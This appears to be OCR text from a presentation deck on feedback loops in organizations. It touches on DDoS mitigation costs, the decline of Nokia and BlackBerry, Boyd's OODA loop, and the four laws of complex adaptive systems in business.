
Cost of DDoS Mitigation

- Krebs spoke with multiple DDoS mitigation firms. One offered to host KrebsOnSecurity for two weeks at no charge, but after that they said the same kind of protection I had under Akamai would cost between $150,000 and $200,000 per year.

Number of people reported killed by technological disasters 1900 - 2011



EM-DAT: The OFDA/CRED International Disaster Database - www.emdat.be - Université Catholique de Louvain, Brussels - Belgium



CONNECTIVITY EVERYWHERE

FEEDBACK LOOPS EVERYWHERE

2008 to 2013 Nokia and Blackberry Crash

- Nokia’s market cap in 2008 ~$149 billion. In September of 2013, Nokia sold its mobile handset business to Microsoft for about $7 billion.
- The market value of Blackberry’s Research in Motion once stood at $83 billion. In 2013, it announced it would go private by selling itself to an investment group for a less than $5 billion.

Feedback Loop – ex CEO

Ellen Pao
Reddit CEO

John Boyd
OODA Loop


Agile Development


Observe
Orient
Decide
Act

F-86 vs MIG-15

The MIG was superior to the F-86 in its speed, its ability to climb, to turn, to accelerate,…

Sequential OODA Loop





Observe

Orient

Decide


Act

Figure 1. The OODA loop is often depicted as a simple sequential process.

- Author **Richard T. Pascale, Mark Millemann and Linda Gioja** conceive of the organization as a "complex adaptive system" - that is, as a living organism, not a machine.


Four Laws
In this work, the authors argue that business and nature share four fundamental laws:


- ***Equilibrium is death***. When a living system is in a state of equilibrium, it is less responsive to changes taking place around it.
- ***Innovation usually takes place on the edge of chaos***. In the face of threat or galvanized by an opportunity, living things move toward the edge of chaos - a condition in which experimentation is rampant, and new solutions are uncovered.
- ***Self-organization occurs naturally.*** As this experimentation and discovery is taking place, the components of the living systems self-organize, creating new forms that emerge from the turmoil.
- ***Living systems can only be disturbed, not directed***. Living systems can't be directed along a linear path. Unforeseen circumstances are always going to appear. The best approach is to "disturb" the system in the direction of the desired outcome.




Systems and strategies for management

David Snowden

